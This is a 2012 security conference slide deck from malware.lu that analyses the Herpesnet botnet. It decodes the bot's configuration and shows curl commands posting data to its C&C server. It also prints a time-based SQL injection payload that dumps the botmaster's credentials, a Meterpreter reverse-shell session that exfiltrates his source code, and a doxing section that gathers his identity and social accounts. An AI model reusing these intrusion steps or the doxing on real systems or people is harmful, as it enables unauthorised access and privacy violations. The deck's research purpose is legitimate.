

Malware.lu overview



itrust
consulting



@r00tbsd - Paul Rascagneres & @y0ug - Hugo Caron

malware.lu - itrust


25 October 2012

- 1 Malware.lu
- 2 Herpesnet
 - Analysis
 - C&C
 - Doxing
 - Conclusion
- 3 Malwasm

Presentation of the project malware.lu.

Mainteners list:


- @r00tbsd - Paul Rascagneres
- @y0ug - Hugo Caron



Some numbers

The project in numbers:

- 4,070,784 Samples
- 25 articles
- 1000 users
- 1025 followers on twitter (@malwarelu)
- 7GB in database
- 3TB of malwares



malware.lu

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Malware.lu is a repository of malware and technical analyses. The goal of the project is to provide samples and technical analyses to security researchers.

Disclaimer:
Malware.lu contains malware samples. Malware.lu will not be held responsible for any damage brought to your equipment, including virus infection, caused by accessing, using or displaying this website or by downloading any information. You are accessing this website at your own risk.
If you would like to download or submit samples, you need to have an account. To request an account, please send an email to register@malware.lu with a username and a short explanation about "why you want an account". Currently the database contains **4,070,784** samples. The complete list of md5|sha1|sha256 can be found [here](#)

Welcome **rootbsd**

Downloads stats: 0 (unlimited)

All samples by date

Api management

Change password

Logout

Hash: (md5, sha1, sha256)

Name: (beta search by name)

Submit sample: (max 10Mo)

Welcome rootbsd Downloads stats: 0 (unlimited) All samples by date Api management Change password Logout	<p>Download of b65f8e25fb1f24ad166c24b69fa600a8.zip zip password: infected Click here to download</p> <p>Information: md5: b65f8e25fb1f24ad166c24b69fa600a8 sha1: e967731f2932976b1437e39a7894eea549797371 sha256: 04425a8121d334bd86415dc406939211afcff092d6a3ffc05b6a4972f0c68481 VirusTotal</p> <p>VT Report:</p> <p>General</p> <table border="0"> <tr><td>Detection ratio</td><td style="color: #00ff00;">26/40</td></tr> <tr><td>Checked on VT at</td><td>2012-08-04 15:17:24</td></tr> <tr><td>Scanned at</td><td>2012-08-03 14:57:47</td></tr> <tr><td>First seen</td><td>2012-08-03 14:57:47</td></tr> <tr><td>Last seen</td><td>2012-08-03 14:57:47</td></tr> <tr><td>File size</td><td>520192</td></tr> </table> <p>AV</p> <table border="0"> <tr><td>nprotect</td><td>Win32.Worm.Stuxnet.E</td></tr> <tr><td>mcafee</td><td>Generic.dxlbcrp</td></tr> <tr><td>nod32</td><td>-</td></tr> <tr><td>f_prot</td><td>-</td></tr> <tr><td>symantec</td><td>Trojan.Gen.2</td></tr> <tr><td>norman</td><td>W32/Flamux_gen.C</td></tr> <tr><td>avast</td><td>Win32:Malware-gen</td></tr> <tr><td>esafe</td><td>-</td></tr> <tr><td>clamav</td><td>Trojan.Stuxnet-27</td></tr> <tr><td>kaspersky</td><td>Worm.Win32.Flame.a</td></tr> <tr><td>bitdefender</td><td>Win32.Worm.Stuxnet.E</td></tr> <tr><td>comodo</td><td>-</td></tr> <tr><td>f_secure</td><td>Win32.Worm.Stuxnet.E</td></tr> <tr><td>drweb</td><td>Trojan.Stuxnet.2</td></tr> <tr><td>antivir</td><td>TR/Spy.Gen5</td></tr> <tr><td>trendmicro</td><td>-</td></tr> </table>	Detection ratio	26/40	Checked on VT at	2012-08-04 15:17:24	Scanned at	2012-08-03 14:57:47	First seen	2012-08-03 14:57:47	Last seen	2012-08-03 14:57:47	File size	520192	nprotect	Win32.Worm.Stuxnet.E	mcafee	Generic.dxlbcrp	nod32	-	f_prot	-	symantec	Trojan.Gen.2	norman	W32/Flamux_gen.C	avast	Win32:Malware-gen	esafe	-	clamav	Trojan.Stuxnet-27	kaspersky	Worm.Win32.Flame.a	bitdefender	Win32.Worm.Stuxnet.E	comodo	-	f_secure	Win32.Worm.Stuxnet.E	drweb	Trojan.Stuxnet.2	antivir	TR/Spy.Gen5	trendmicro	-
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Funny summary of the presentation



Introduction



One of our user send us the sample of a botnet called herpesnet.
Sample hash is: **db6779d497cb5e22697106e26eebfaa8**.

We decided to make an analysis of this sample.

The sample is available here :

http://www.malware.lu/_search.php?md5=db6779d497cb5e22697106e26eebfaa8



The malware is not packed, we are interested to decode the configuration of the malware

sub_406FC0 (initVariable)

```

push    ebx
push    esi
mov     eax, dword_41C084
xor     eax, ebp
push    eax
lea    eax, [ebp+var_C]
mov     large fs:0, eax
mov     ecx, offset szReqKeyRun : "tcerfhygy"
call    decode
mov     ecx, offset szUserAgent : "749780e6rpp6p19836ni7n3p2pq0840o0"
call    decode
mov     ecx, offset szUrl1 : "uggc://qq.mrebkpbqr.org/urecarg/"
call    decode
mov     ecx, offset szUrl2 : "uggc://jjj.mrebkpbqr.org/urecarg/"
call    decode
mov     ecx, offset szUrl3 : "uggc://sex7.zvar.ah/urecarg/"
call    decode
mov     ecx, offset szFtp : "sgc.mrebkpbqr.org"
call    decode
mov     ecx, offset szLoginFtp : "hcybnq@mrebkpbqr.org"
call    decode
mov     ecx, offset szPassword : "hccvg"
call    decode
push    2D8h
call    loc_408D9A
add     esp, 4
mov     [ebp+var_10], eax
xor     ebx, ebx
mov     [ebp+var_4], ebx
cmp     eax, ebx
jz     short loc_40705E

```

Explanation

This part are in charge to decode all strings

The decode function (sub_403034) is used to decode string stored in ECX.

Script to decode the strings:

```
1 #!/usr/bin/env python
2 import sys
3 def decode(src):
4     r = ""
5     for c in src:
6         c = ord(c)
7         if c < 0x61 or c > 0x7a :
8             if c < 0x41 or c > 0x5a:
9                 r += chr(c)
10                continue
11                x = (( c - 0x41 ) % 0x1a) + 0x41
12            else:
13                x = ((c - 0x54) % 0x1a) + 0x61
14            r += chr(x)
15    return r
16 def main():
17     if len(sys.argv) != 2:
18         sys.exit(1)
19     f = open(sys.argv[1], 'rb')
20     f.seek(0x1ae88, 0)
21     data = f.read(0x32f)
22     for d in data.split("\0"):
23         if len(d) == 0:
24             continue
25         print "%s : %s" % (d, decode(d))
26 if __name__ == "__main__":
27     main()
```

decode.py

Execution of the script

```
1 y0ug@malware.lu:~/herpes$ python decode-all.py db6779d497cb5e22697106e26eebfaa8
2 tcerfhygy : gpresultl
3 3.0 : 3.0
4 uggc://qq.mrebkpbqr.arg/urecarg/ : http://dd.zerocode.net/herpnet/
5 74978o6rpp6p19836n17n3p2pq0840o0 : 74978b6ecc6c19836a17a3c2cd0840b0
6 uggc://jjj.mrebkpbqr.arg/urecarg/ : http://www.zerocode.net/herpnet/
7 sgc.mrebkpbqr.arg : ftp.zerocode.net
8 uggc://sex7.zvar.ah/urecarg/ : http://frk7.mine.nu/herpnet/
9 hcybnq@mrebkpbqr.arg : upload@zerocode.net
10 hccvg : uppit
11 ujsdsdbbngfgjhhuugfgfujd : hwfqfqooatstwuuhhtstshwq
12 rffggghooo : esstttubbb
13 Ashfurncsmx : Afusheapfzk
```

decode.bash

C&C contact

The function used to build the request to the C&C is sub_4059E0 (buildReq).

Call buildreq

```

text:00406E52    push offset offsetUrl2, "uggc://ijj.mrebkpbqr.org/urecarg/"
text:00406E57    lea eax, [esp+10BCh]
text:00406E5E    push eax
text:00406E5F    call esi, IstrcpyA
text:00406E61    lea ecx, [esp+50h]
text:00406E65    call buildReq
  
```

buildreq

```

push ecx
push offset aUserandpc5Admin, "userandpc=%s&admin=%s&os=%s&hwid=%s&own"...
lea ebx, [esi+12C0h]
push edi, LPSTR
mov byte ptr [ebx], 0
call ds:wsprintfA
add esp, 44h
cmp [ebp+var_10C], 0
jz short loc_405ACB
  
```

```

loc_405A80:
push esi
push edi
push offset aSid5, "%cs&id=%s"
push edi, LPSTR
call ds:wsprintfA
add esp, 10h
  
```

```

loc_405ACB:
add esi, 1068h
push esi
lea edx, [ebp+var_108]
push offset aStrun_php, "%strun.php"
push edx, LPSTR
mov [ebp+var_10C], 186h
call ds:wsprintfA
push ebx
lea eax, [ebp+var_108]
push edi
push eax
lea ecx, [ebp+var_10C]
call doReq
  
```

The POST request looks like this:

```
userandpc=foo&admin=1&os=WindowsXP&hwnd=2&ownerid=12345&version=3.0
```

```
&raminfo=256&cpuinfo=p1&hddinfo=12GO&uptime=3600&mining=0&pinfo=none  
&vidinfo=none&laninf=none&id=23724
```

The field "id" is not required, if it not set the post request return a id to the bot:

USER-AGENT

```
add esp, 14h
push ebx ; dwFlags
push ebx ; lpszProxyBypass
push ebx ; lpszProxy
push ebx ; dwAccessType
push offset szAgent ; "7497806rpp6p19836n17n3p2pq0840o0"
mov [ebp+148h+lpszAcceptTypes], offset asc_419568 ; "*/"
mov [ebp+148h+var_1C4], ebx
call ds:InternetOpenA
```

The C&C check the user agent value. It must be equal to 74978b6ecc6c19836a17a3c2cd0840b0.

An example of curl command line to send information to the C&C:

```
1 y0ug@malware.lu:~/herpes$ curl -A \  
2     74978 b6ecc6c19836a17a3c2cd0840b0 \  
3     -d "userandpc=foo&admin=1&os=WindowsXP&hwid=2&ownerid=12345&version=3.0" \  
4     "&raminfo=256&cpuinfo=p1&hdiskinfo=12GO&uptime=3600&mining=0&pinf=none" \  
5     "&vidinfo=none&laninf=none&id=23724" \  
6     http://www.zeroxcode.net/herpnet/run.php
```

curl.bash

An example of curl command line to upload a file to the C&C:

```
1 y0ug@malware.lu:~/herpes$ curl -F upfile=@test.jpg -A \  
2     74978 b6ecc6c19836a17a3c2cd0840b0 \  
3     http://www.zeroxcode.net/herpnet/uploads/uppit.php  
4 File caricato correttamente
```

curl2.bash

Pown the C&C - Part 1



By curiosity we tried to find SQLi on the URL:
<http://www.zerocode.net/herpnet/run.php>.

```
1 Place: POST
2 Parameter: id
3     Type: AND/OR time-based blind
4     Title: MySQL > 5.0.11 AND time-based blind
5     Payload: userandpc=foo&admin=1&os=WindowsXP&hwid=2&ownerid=12345
6             &version=3.0&raminfo=256&cpuinfo=p1&hdiskinfo=12GO
7             &uptime=3600&mining=0&pinf=none&vidinfo=none&laninf=none
8             &id=23724' AND SLEEP(5) AND 'PtaQ'='PtaQ
9 _____
10
11 [08:22:41] [INFO] the back-end DBMS is MySQL
12 web server operating system: Windows 2008
13 web application technology: ASP.NET, Microsoft IIS 7.5, PHP 5.3.10
14 back-end DBMS: MySQL 5.0.11
```

sqlmap

Pown the C&C - Part 1

With the SQLi we extract the tables names:

```
1 Database : herpnet
2 [7 tables]
3 +-----+
4 | clients |
5 | clinfo  |
6 | commands|
7 | htickets|
8 | husers  |
9 | paypal  |
10| uploads |
11 +-----+
```

database

Pown the C&C - Part 1

And we extract the username and password of the malware's author.

```
1 |-----|
2 | id | username | password |
3 |-----|
4 | 1 |   Frk7 | 6e6bc4e49dd477ebc98ef4046c067b5f |
5 |-----|
```


username

After a simple Google search:

```
1 6e6bc4e49dd477ebc98ef4046c067b5f : ciao
```

password

C&C login page



The screenshot shows a web browser window with the address bar displaying `www.zeroxcode.net/herpnet/`. The page features a navigation menu with items like "Most Visited", "Getting Started", and "Latest Headlines". A sidebar on the left shows statistics: "Total Bots: 7702" and "Total Users: 1961". The main content area contains three advertisements for "IT Security White Paper", "Password Manager", and "MOVEit Central". The word "HERPES" is displayed in a large, stylized, 3D font. Below it is a login form with fields for "User:" and "Password:", a "Login" button, and a footer that reads "© Herpes 2012 | HTTPIC++ Bot" and "Siboux".

C&C panel page

www.zeroxcode.net/herpnet/main.php

Most Visited Getting Started Latest Headlines

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

Welcome back **Fx7**
Your subscription will expire on: 19 January 2038, 4:14.

HERPES

Stats News Task Manager User CP Download Server v3.5.1 Buy Premium! Have a problem? Bots Online: 24










World map showing bot distribution.




Bots Online: 24
Bots Offline: 195
Bots Dead: 75
Total Bots: 199













Three pie charts showing bot status and user types.

© Herpes 2012 | HTTPIC++ Bot

C&C option


 www.zeroxcode.net/herpnet/main.php#
 





 Google








 Most Visited ▾
  Getting Started
  Latest Headlines ▾

 Disable ▾
  Cookies ▾
  CSS ▾
  Forms ▾
  Images ▾
  Information ▾
  Miscellaneous ▾
  Outline ▾
  Resize ▾
  Tools ▾
  View Source ▾
  Options ▾

Welcome back **FA7**

Your subscription will expire on: 19 January 2038, 4:14.










HERPES

 Stats
  News
  Task Manager
  User CP
  Download Server v3.5.1
  Buy Premium
  Have a problem?
 Bots Online: 24

Bots per page: [100](#) [200](#) [300](#) [400](#) [500](#) [600](#) [700](#) [800](#) [900](#) [1000](#) [1100](#) [1200](#) [1300](#) [1400](#) [1500](#) [1600](#) [1700](#) [1800](#) [1900](#) [2000](#) [All](#)

Select Task:

Version:

ID	Label	Country	IP	IP Range	IP Count	IPs	IPs	IPs	IPs	IPs
#29011	No Label	 European Union	151.63.4							
#29072	No Label	 Russian Federation	85.29.23							
#29029	No Label	 Russian Federation	83.239.16							
#29244	No Label	 Russian Federation	85.26.23							
#29263	No Label	 Italy	82.191.1							
#29280	No Label	 European Union	89.114.4							
#29240	No Label	 Italy	85.181.3							
#29240	No Label	 European Union	85.204.142.180	Administrato@CD-38974CABB481	21 May 2012, 08:48					
#29226	No Label	 Romania	83.84.100.28	Herpesnet@CD-666666666666	20 May 2012, 21:43					

Download/Execute

System

- Download/Execute
- Update
- Visit Webpage [Visible]
- Visit Webpage [Invisible]
- Uninstall

Surveillance

- Upload Keylog
- Reset Keylog
- Upload Screenshot
- Upload Error Log v3.0+
- Reset Error Log v3.0+


Useful

- DDoS Page
- Silent CPU&GPU Bitcoin Miner
- Torrent Seeder v2.5+
- BotKiller v3.5+ (Coming soon)

Funny

- Open CD Tray v2.5.1+
- Close CD Tray v2.5.1+

Bot information



Available only for version 2.5+

ID:	28011	
Label:	No Label	<input type="button" value="Save"/>
Version:	3.5.1	
Status:	Offline	
IP:	151.63.47.177	
Username@PCName:	Frk7Test@FRK7TEST-D6E0BD	
Privileges:	Admin	
Ram Info:	Total: 0.50GB Used: 0.28GB	
Hard Disk Info:	Total: 9.99GB Used: 7.32GB	
CPU Info:	Intel(R) Core(TM)2 Duo CPU T5450 @ 1.66GHz x86 Family 6 Model 15 Stepping 13	
HWID:	f5119fc5ba1f41cb20c261786d0fabd3	
Performance Info:	9746 Handles 37 Processes 537 Threads	
Video Card:	VirtualBox Graphics Adapter	
Miner Status:	Disabled	
Operating System:	Windows XP Professional 微软服务 正:Z	
LAN Informations:	frk7test-d6e0bd 192.168.1.68	
Active Window:	Herpes (In esecuzione) - Microsoft Visual C++ 2010 Express	
Uptime:	0 Weeks, 0 Days, 0 Hours, 24 Minutes, 11 Seconds	

Pown the C&C - Part 2



We saw that the developer use a machine called Frk7Test@FRK7TEST-D6E0BD.

We used his own functionality to execute a meterpreter to its workstation.

Meterpreter

```
1 msf exploit(handler) > exploit
2
3 [* ] Started reverse handler on 94.21.200.63:4444
4 [*] Starting the payload handler...
5 [*] Sending stage (752128 bytes) to 151.63.47.177
6 [*] Meterpreter session 1 opened (94.21.200.63:4444 -> 151.63.47.177:53574)
7 meterpreter > screenshot
8 Screenshot saved to: /home/y0ug/src/msf3/PtPVDrKD.jpeg
9
10 meterpreter > sysinfo
11 System Language : it_IT
12 OS : Windows XP (Build 2600, Service Pack3).
13 Computer : FRK7TEST-D6E0BD
14 Architecture : x86
15 Meterpreter : x86/win32
16 meterpreter >
```

meterpreter-1

Pown the C&C - Part 2

meterpreter

```
1 meterpreter > ls
2 Listing: C:\Documents and Settings\Frk7Test\Desktop\Herpes4Un
3
4 Mode                Size           Type           Last modified    Name
5 -----
6 40777/rwxrwxrwx     0             dir            Mon May 21 15:26:37 +0200 2012  .
7 40777/rwxrwxrwx     0             dir            Mon May 21 15:37:07 +0200 2012  ..
8 40777/rwxrwxrwx     0             dir            Mon May 21 14:53:32 +0200 2012  Debug
9 40777/rwxrwxrwx     0             dir            Mon May 21 16:06:41 +0200 2012  Herpes
10 100666/rw-rw-rw-    890           fil            Mon May 07 20:42:22 +0200 2012  Herpes.sln
11 100666/rw-rw-rw-   167424        fil            Mon May 21 16:14:06 +0200 2012  Herpes.suo
12 40777/rwxrwxrwx     0             dir            Mon May 21 16:15:12 +0200 2012  Release
13 100777/rwxrwxrwx    134           fil            Mon May 07 20:42:12 +0200 2012  clean.bat
14 100666/rw-rw-rw-    134           fil            Mon May 07 20:42:22 +0200 2012  roba da fare.txt
15
16 meterpreter > download -r Herpes ./
17 [*] downloading: Herpes\antidebug.h -> ../antidebug.h
18 [*] downloaded  : Herpes\antidebug.h -> ../antidebug.h
19 [*] mirroring   : Herpes\base64 -> ../base64
20 [*] downloading: Herpes\base64\base64.c -> ../base64/base64.c
21 [*] downloaded  : Herpes\base64\base64.c -> ../base64/base64.c
22 [*] downloading: Herpes\base64\base64.h -> ../base64/base64.h
```

meterpreter-2

Pown the C&C - Part 2

screenshot

The screenshot shows a Windows XP desktop with the SmartSniff application open. The application window displays a list of active network connections and a packet capture log. The log shows a series of packets being received from a host with IP 192.168.1.68, which is identified as 'ck.sanas.ecurity.com'.

Index	Protocol	Local Address	Remote Address	Local Port	Remote Port	Local Host	Remote Host	Service Name	Packets	Data Size	Total Size	Data Speed
1	TCP	192.168.1.68	37.59.18.15	1179	80			http	347	358,261 Bytes	372,420 Bytes	99.8 KB/Sec
2	TCP	192.168.1.68	37.59.18.15	1180	80			http	539	517,323 Bytes	539,159 Bytes	139.8 KB/Sec
3	TCP	192.168.1.68	96.211.165.81	1101	80			http	82	74,330 Bytes	77,879 Bytes	4.7 KB/Sec
4	UDP	192.168.1.68	192.168.1.254	61753	53			domain	2	96 Bytes	220 Bytes	3.1 KB/Sec
5	TCP	192.168.1.68		1182	4444				1,130	1,052,213 Bytes	1,097,457 Bytes	62.3 KB/Sec
6	TCP	192.168.1.68	204.190.144.31	1103	80		check.sanasecurity.com	http	8	1,490 Bytes	1,990 Bytes	2.4 KB/Sec

The packet capture log shows the following data:


```

00000000 84 0E 01 00 00 01 00 00 00 00 00 05 63 68 65 .....che
00000010 60 68 0C 73 61 6E 61 73 65 63 75 72 69 74 79 03 ck.sanas.ecurity.
00000020 63 6F 6D 00 00 01 00 01 .....com.....

00000000 84 0E 01 00 00 01 00 01 00 00 00 05 63 68 65 .....che
00000010 60 68 0C 73 61 6E 61 73 65 63 75 72 69 74 79 03 ck.sanas.ecurity.
00000020 63 6F 6D 00 00 01 00 01 C0 0C 00 01 00 01 00 00 .....com.....
00000030 00 17 00 04 C0 C1 98 1F .....
  
```

We realised some search to identify the maintener of the botnet.
We had his pseudo: frk7.

Real name



Facebook account



facebook

Email or Phone

Password

Keep me logged in

[Log In](#)

[Forgot your password?](#)

Francesco [redacted] is on Facebook.

To connect with Francesco, sign up for Facebook today.

[Sign Up](#) [Log In](#)



Francesco [redacted]

[Add Friend](#) [Send Message](#)


Favorites




Movies








Movie Trailer

Wrong Francesco [redacted]? Try Again


Picasa account

←  google.com <https://picasaweb.google.com/101402927290625732642/ProfilePhotos>





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Twitter account

**Frk7**

@Frk7Tweet

Hi, my name is Francesco, i'm 18. I hate italy, and all corrupted people in there.

<http://www.zerocode.net>

Follow

69 TWEETS

19 FOLLOWING

28 FOLLOWERS

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Tweets

Frk7 @Frk7Tweet 16h
 @PierlucaGibba @DarioRomano94 Ahahahah bellissimo gioco **
[View conversation](#)

Frk7 @Frk7Tweet 17 May
 HerpesNet v 3.5 released yesterday. Best stability and performance on the market, provided by the Herpes team. zerocode.net
 Expand

Frk7 @Frk7Tweet 16 May
 Guys a new #Herpes version is coming out in few hours, the only thing I say it's the botkiller module :P Enjoy and Herpes the World :D
 Expand

Frk7 @Frk7Tweet 16 May

Hacking repository

HACKING REPOSITORY

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If you want contact me for:

- Asking for support
- Giving tips
- Giving a work :D
- Insult me...lol
- Etc....

MSN: frk7@live.it

Email: frk7@live.it

Skype: NabboSterminator

I'll reply in few hours.

We found :

- His real name : Francesco P*
- 4 email adress
- 1 skype account
- 1 facebook account
- 1 twitter account
- 1 picasa account
- The town where he lives ;)
- a picture of his girlfriend...

Conclusion

Manage a botnet and put personal data on the Internet is not a wonderful idea.

Without huge resources we easily identified the manager of an illegal activity.



Malwasm is a opensource tool to help reverse engeneer.

Malwasm is based on Cuckoo Sandbox.

Malwasm can be donwload here:

<http://code.google.com/p/malwasm/>

A online demo is available here: <http://malwasm.com>
(be patient with the server...)

Malwasm step by step:

- The malware to analyse is executed in a virtual machine with cuckoo sandbox
- All activities of the sample is stored in a database (Postgres)
- a webservice is started to provide data stored in the database
- the user uses his browser to visualize the data

The activity of the malware is get by a Pintool development.
Activities stored in the database:

- Register values
- flags values
- instuctions
- stack
- heap
- data

Screenshot of the user interface:

The screenshot displays the Malwasm application interface. At the top, the browser address bar shows '127.0.0.1:5000'. The interface includes navigation buttons (Open, Start, Pause, Step, Undo) and a toolbar with various options like 'Disable', 'Cookies', 'CSS', 'Forms', 'Images', 'Information', 'Miscellaneous', 'Outline', 'Resize', 'Tools', 'View Source', and 'Options'.

The main window shows the assembly code for 'demo.exe'. The code is displayed in a table with columns for address, hex code, assembly instruction, and comment. The current instruction is highlighted in blue:

Address	Hex	Instruction	Comment
0x00000000	0x0040180b	call 0x4020f8	call demo.exe:unnamedImageEntryPoint+0x1784
0x00000005	0x00401810	jmp 0x40169e	tailcall demo.exe:..text+0x069e
0x00000009	0x004018e4	mov edi, esi	
0x0000000b	0x004018e6	push ebp	
0x0000000c	0x004018e7	mov ebp, esp	
0x0000000e	0x004018e9	mov eax, dword ptr [ebp+0x8]	
0x00000011	0x004018ec	push esi	
0x00000012	0x004018ed	mov esi, ecx	
0x00000014	0x004018ef	mov byte ptr [eax+0xc], 0x0	
0x00000018	0x004018f3	test eax, eax	
0x0000001a	0x004018f5	jz 0x40195a	jmp demo.exe:unnamedImageEntryPoint+0x014f
0x0000001c	0x004018f7	call 0x402abc	call demo.exe:unnamedImageEntryPoint+0x12b1
0x0000001f	0x004018fe	mov dword ptr [esi+0x8], eax	
0x00000024	0x004018ff	mov ecx, dword ptr [eax+0x6c]	
0x00000027	0x00401902	mov dword ptr [esi, ecx	
0x00000029	0x00401904	mov ecx, dword ptr [eax+0x68]	
0x0000002c	0x00401907	mov dword ptr [esi+0x4], ecx	
0x0000002f	0x0040190a	mov ecx, dword ptr [esi]	
0x00000031	0x0040190c	cmp ecx, dword ptr [0x40a810]	
0x00000037	0x00401926	jz 0x401926	jmp demo.exe:unnamedImageEntryPoint+0x011b
0x0000003b	0x0040192e	cmp eax, dword ptr [0x40a4d0]	
0x0000003d	0x0040192f	jz 0x401947	jmp demo.exe:unnamedImageEntryPoint+0x013c
0x0000003e	0x00401947	mov eax, dword ptr [esi+0x8]	
0x0000003f	0x0040194a	test byte ptr [eax+0x70], 0x2	
0x00000043	0x0040194e	jz 0x401964	jmp demo.exe:unnamedImageEntryPoint+0x0159

The right side of the interface shows the CPU Register window with the following values:

Register	Value
EAX:	0040e0a8
EBX:	00000000
ECX:	0012f6cc
EDX:	00414058
EDI:	02881e90
ESI:	fffff6fd
EBP:	0112f6cc
ESP:	0112f6c0
EFLAGS:	00002446
EIP:	004018e4

The bottom section shows a dump of memory from address 00010000 to 00011000. The dump is displayed in a table with columns for address, hex code, and ASCII text:

Address	Hex	ASCII
00010000	003a003a 0038003a 003a003a 00000000	..:..:..:..
00010010	004e0041 0050e04c 00400053 00530052	A.L.L.U.S.E.F.S.
00010020	00520050 0048004f 00400049 00380043	F.R.G.F.I.L.E..
00010030	003a0043 0044004c 0043004f 006d0075	C.I..D.a.c.u.m.
00010040	006e0065 00730074 00610020 0064006e	e.n.t.s. .a.n.d.
00010050	00330020 00740065 00690074 0067006e	.S.w.e.t.t.i.n.g.
00010060	005c0073 006c0041 0020006c 00730055	.., .A.1. .U.s.
00010070	00720064 00600073 00500061 00440060	..r. .A.P.P.

Malwasm allows user to follow the execution of a sample (or part of sample) as a classic debugger but allows to back in the time. Malwasm brings a huge flexibility to reverser.

We identify real advantage to understand/rewrite encoder/decoder and to unpack samples. In the case of a packer "on the heap" the unpacker binary can be directly download through malwasm.

Malwasm presentation



DEMO

Malwasm can be placed between static and dynamic analysis.

Malwasm is open source, so try it and if you like it do not hesitate to help us to add additionnal features !!!